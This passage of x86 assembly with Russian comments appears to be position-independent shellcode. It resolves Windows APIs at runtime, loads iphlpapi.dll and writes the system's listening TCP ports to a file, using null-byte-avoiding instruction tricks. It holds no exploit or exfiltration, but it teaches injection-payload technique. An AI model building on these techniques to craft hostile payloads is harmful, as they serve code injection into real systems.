    ; 4. Остальные адреса через GetProcAddress.
    ;    EBP - база строк, EDI - база kernel32.
    ; ================================================================
    mov  ebp, [esp + V_STR]                 ; база строк
    mov  edi, [esp + V_MOD]                 ; база kernel32

    push ebp
    add  dword [esp], S_CF
    push edi
    call ebx                                ; CreateFileA
    mov  [esp + V_CREATE], eax

    push ebp
    add  dword [esp], S_WF
    push edi
    call ebx                                ; WriteFile
    mov  [esp + V_WRITE], eax

    push ebp
    add  dword [esp], S_LLA
    push edi
    call ebx                                ; LoadLibraryA
    mov  esi, eax                           ; адрес LoadLibraryA

    push ebp
    add  dword [esp], S_IPH
    call esi                                ; LoadLibraryA("iphlpapi.dll")
    mov  edi, eax                           ; HMODULE iphlpapi.dll

    push ebp
    add  dword [esp], S_GCT
    push edi
    call ebx                                ; GetProcAddress(iphlpapi, ...)
    mov  [esp + V_TCPTBL], eax
    test eax, eax
    jnz  have_tbl
    int3
have_tbl:

    ; ================================================================
    ; 5. Таблица слушающих сокетов:
    ;    GetTcpTable(pTcpTable, &size, FALSE)
    ;    Строка MIB_TCPROW - 20 байт, состояние +0, порт +8.
    ; ================================================================
    xor  eax, eax
    mov  ah, 1
```

```
    add  eax, esp                               ; EAX = ESP + 0x100
    mov  [esp + V_TBL], eax                     ; pTcpTable
    xor  ecx, ecx
    mov  ch, 10h
    mov  [esp + V_SIZE], ecx                    ; pdwSize = 0x1000
    mov  edx, [esp + V_TCPTBL]
    xor  ecx, ecx
    push ecx                                    ; bOrder = FALSE
    lea  eax, [esp + 4 + V_SIZE]
    push eax                                    ; pdwSize
    push dword [esp + 8 + V_TBL]                ; pTcpTable
    call edx                                    ; stdcall: чистит сам
    test eax, eax
    jz   tcp_ok
    int3                                        ; таблица не получена
tcp_ok:

    ; ================================================================
    ; 6. Файл отчёта:
    ;    CreateFileA("ports.txt", GENERIC_WRITE, FILE_SHARE_READ, NULL,
    ;                CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL)
    ; ================================================================
    mov  edx, [esp + V_CREATE]
    xor  eax, eax
    push eax                                    ; hTemplateFile = NULL
    mov  al, 80h
    push eax                                    ; FILE_ATTRIBUTE_NORMAL
    push 2                                      ; CREATE_ALWAYS
    xor  eax, eax
    push eax                                    ; lpSecurityAttributes = NULL
    push 1                                      ; FILE_SHARE_READ
    xor  eax, eax
    mov  al, 1
    shl  eax, 1Eh                               ; EAX = 40000000h
    push eax                                    ; GENERIC_WRITE
    push dword [esp + 24 + V_STR]               ; lpFileName
    call edx                                    ; stdcall: чистит сам
    cmp  eax, -1                                ; INVALID_HANDLE_VALUE
    jnz  file_ok
    int3                                        ; файл не создан
file_ok:
    mov  [esp + V_HFILE], eax

    ; ================================================================
    ; 7. Разбор таблицы: состояние +0, порт +8, по одному в строке.
    ; ================================================================
    mov  eax, [esp + V_TBL]
    mov  ecx, [eax]                             ; dwNumEntries
    mov  [esp + V_END], ecx                     ; счётчик строк
    add  eax, 4                                 ; первая строка
    mov  [esp + V_ROW], eax
    lea  edi, [esp + B_OUT]                     ; EDI -> буфер вывода

nextrow:
    mov  eax, [esp + V_END]                     ; строки кончились?
    test eax, eax
    jz   write_out
    mov  esi, [esp + V_ROW]
    cmp  dword [esi], TCPSTATE_LISTEN
    jnz  rowdone
    mov  ax, [esi + TCPROW_PORT]
    xchg al, ah                                 ; сетевой порядок -> хостовый
    movzx eax, ax                               ; порт целиком (0..65535)
    call DEC                                    ; номер порта -> цифры
```

```
    mov  word [edi], 0A0Dh                      ; CRLF после каждого порта
    add  edi, 2
rowdone:
    add  dword [esp + V_ROW], TCPROW_SIZE
    dec  dword [esp + V_END]
    jmp  nextrow

    ; ================================================================
    ; 8. Одна запись всего буфера в файл.
    ; ================================================================
write_out:
    lea  eax, [esp + B_OUT]
    mov  ecx, edi
    sub  ecx, eax                               ; длина текста
    jz   finish
    mov  edx, [esp + V_WRITE]
    xor  ebx, ebx
    push ebx                                    ; lpOverlapped = NULL
    lea  ebx, [esp + 4 + V_WRITTEN]
    push ebx                                    ; lpNumberOfBytesWritten
    push ecx                                    ; nNumberOfBytesToWrite
    push eax                                    ; lpBuffer
    push dword [esp + 16 + V_HFILE]             ; hFile
    call edx                                    ; stdcall: чистит сам
finish:
    int3                                        ; файл записан - конец работы
```